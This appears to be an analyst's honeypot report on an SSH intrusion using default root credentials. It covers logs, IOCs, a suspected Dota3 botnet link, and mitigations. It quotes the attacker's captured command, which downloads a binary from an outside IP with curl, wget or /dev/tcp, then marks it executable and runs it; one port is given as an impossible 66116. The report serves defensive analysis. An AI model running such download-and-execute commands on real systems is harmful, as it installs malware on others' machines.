Attack Observation Report 2

Time and Date of Activity

18 July 2025 – 08:14:39Z

An attacker from IP address 8.218.234.50 connected via SSH and successfully logged into the honeypot on the first credential attempt using root / 123456.

Relevant Logs, Files, or Evidence

Source: /srv/cowrie/var/log/cowrie/cowrie.json.2025-07-18
Isolated attacker activity into: attacker_8.218.234.50.json

Login event:

2025-07-18T08:14:39Z | src_ip=8.218.234.50 | user=root | password=123456 | result=success


```
"eventid": "cowrie.login.success",
"username": "root",
"password": "123456",
"message": "login attempt [root/123456] succeeded",
"sensor": "",
"timestamp": "2025-07-18T08:14:40.387329Z",
"src_ip": "8.218.234.50",
"session": "c2563c994166"
```


Observed command sequence(omitted due to size of command):


```
  "input": "nohup $SHELL -c \"curl http://47.242.235.106:60116/linux -o /tmp/9YkMPjpDqU; if [ !
qU ]; then exec 6<>/dev/tcp/47.242.235.106/60116 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/
```


nohup $SHELL -c 'curl http://47.242.235.106:66116/Linux -o /tmp/9YkMPjpDqU; \
wget http://47.242.235.106:66116/Linux -O /tmp/9YkMPjpDqU; \
chmod +x /tmp/9YkMPjpDqU; \
/tmp/9YkMPjpDqU'

Downloaded file hash:


```
2 Jul 18 08:14 4355a46b19d348dc2f57c046f8ef63d4538ebb936000f3c9ee954a27460dd865
```


Which Vulnerability Does the Attack Attempt to Exploit?

Exploit: Weak/default SSH credentials (root / 123456).
MITRE ATT&CK: Command and Scripting Interpreter – T1059

CVE: Not tied to a specific CVE — exploitation relies on credential brute-forcing / dictionary attack.

What Is the Goal of the Attack?

The attacker attempted to:
- Download a Linux binary from a remote server (47.242.235.106:66116/Linux).
- Execute the binary with persistence (nohup ensures background execution).
- Based on research according to Counter Craft, the malware is likely Dota3, a botnet family used for:
  - System reconnaissance (CPU, memory, cron jobs).
  - Establishing persistence.
  - Hijacking resources for cryptomining.

If the System Is Vulnerable, Would the Attack Be Successful?


Yes. The attacker successfully authenticated with weak root credentials. If this were a production system, execution of the downloaded binary would likely have installed the Dota3 malware, giving the adversary resource control and persistence.

How Can the System Be Protected?

Mitigations (from MITRE ATT&CK & CounterCraft guidance):
- Enforce strong SSH credentials and disable root login.
- Limit inbound SSH access to trusted IPs via firewall rules.
- Use execution prevention controls such as application allowlisting.
- Remove unnecessary interpreters/shells.
- Implement fail2ban or equivalent tools to block repeated login attempts.
- Monitor and restrict web-based content execution (curl/wget misuse).
- Consider code signing enforcement to prevent unverified binaries.

What Do You Know About the Attacker?

Source IP: 8.218.234.50
Geolocation: Hong Kong, hosted in a datacenter.



Attribution: Likely an automated botnet performing mass SSH scans with weak credential dictionaries.
Behavior: Only a single successful login observed (first attempt), suggesting automated brute-force succeeded quickly.
References:
- CounterCraft analysis of Dota3 malware
https://www.countercraftsec.com/blog/dota3-malware-again-and-again/
- MITRE ATT&CK T1496,T1059 – Resource Hijacking and Command and Scripting Interpreter

-Virus Total No Malware Detection -
https://www.virustotal.com/gui/file/4355a46b19d348dc2f57c046f8ef63d4538ebb936000f3c9ee954a27460dd865

Indicators of Compromise (IOCs)

Type	Value
IP Address	8.218.234.50
File Hash	4355a46b19d348dc2f57c046f8ef63d4538ebb936000f3c9ee954a27460dd865
Malware URL	http://47.242.235.106:66116/Linux
File Path (IOC)	/tmp/X26-unix/.rsync/c/n (reported in CounterCraft)

Analyst Information

Analyst Name: Mitchell Patton
Date of Analysis: 20 August 2025